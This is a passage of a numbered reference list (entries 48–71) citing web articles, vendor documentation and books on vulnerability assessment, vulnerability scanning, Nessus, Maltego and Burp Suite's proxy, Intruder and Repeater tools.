[48] “Collaboration,” *Maltego Support*. https://docs.maltego.com/support/solutions/articles/15000010791-collaboration.

[49] “What is a vulnerability assessment (vulnerability analysis)? Definition from SearchSecurity,” *SearchSecurity*. https://www.techtarget.com/searchsecurity/definition/vulnerability-assessment-vulnerability-analysis

[50] “What Is a Vulnerability Assessment and How Does It Work? | Synopsys,” *www.synopsys.com*. https://www.synopsys.com/glossary/what-is-vulnerability-assessment.html

[51] “What is Vulnerability Assessment | VA Tools and Best Practices | Imperva,” *Learning Center*. https://www.imperva.com/learn/application-security/vulnerability-assessment/#:~:text=A%20vulnerability%20assessment%20is%20a

[52] “How To Perform A Vulnerability Assessment: A Step-by-Step Guide,” *www.intruder.io*. https://www.intruder.io/guides/vulnerability-assessment-made-simple-a-step-by-step-guide

[53] “Vulnerability Scanning: What It Is & How it Works,” *Itgovernance.co.uk*, 2018. https://www.itgovernance.co.uk/vulnerability-scanning

[54] OWASP, “Vulnerability Scanning Tools | OWASP,” *owasp.org*, 2022. https://owasp.org/www-community/Vulnerability_Scanning_Tools

[55] Tech2020, “What is NESSUS and How Does it Work?,” *ITperfection - Network Security*, Jan. 18, 2021. https://www.itperfection.com/network-security/network-monitoring/what-is-nessus-and-how-does-it-work-network-munitoring-vulnerabilit-scaning-security-data-windows-unix-linux/

[56] “What is Burp Suite?,” *GeeksforGeeks*, Aug. 22, 2019. https://www.geeksforgeeks.org/what-is-burp-suite/

[57] “Web Security Testing with Burp Suite,” *www.pluralsight.com*. https://www.pluralsight.com/paths/web-security-testing-with-burp-suite#:~:text=Burp%20Suite%20is%20an%20integrated

[58] S. Wear, *Burp suite cookbook : practical recipes to help you master web penetration testing with Burp suite*. Birmingham: Packt, 2018.

[59] “Task details window,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/dashboard/task-details.

[60] “Burp Target tool,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/tools/target.

[61] “Target scope,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/tools/target/scope.

[62] “What is Burp Proxy?,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/tools/proxy.

[63] “Burp Proxy options,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/tools/proxy/options

[64] “Intercepting messages,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/tools/proxy/getting-started-intercept (accessed Dec. 11, 2022).

[65] *Github.io*, 2022. https://yw9381.github.io/Burp_Suite_Doc_en_us/burp/documentation/desktop/tools/intruder/using.html.

[66] “Understanding Burp Suite Intruder Attack Types,” *www.linkedin.com*. https://www.linkedin.com/pulse/basic-tutorial-security-testing-using-burp-force-qa-engineer-/.

[67] C. A. Lozano, D. Shah, and R. Ahemed Walikar, *Hands-On Application Penetration Testing with Burp Suite : Use Burp Suite and Its Features to Inspect, Detect, and Exploit Security Vulnerabilities in Your Web Applications*. Birmingham: Packt Publishing Ltd, 2019.

[68] “Payloads,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads.

[69] “What is Burp Repeater?,” *portswigger.net*. https://portswigger.net/burp/documentation/desktop/tools/repeater#:~:text=Burp%20Repeater%20is%20a%20simple

[70] S. Wear, *BURP SUITE COOKBOOK : practical recipes to help you master web penetration testing with burp suite.* 2018.

[71] “What Is an Exploit?,” *Cisco*. https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-exploit.html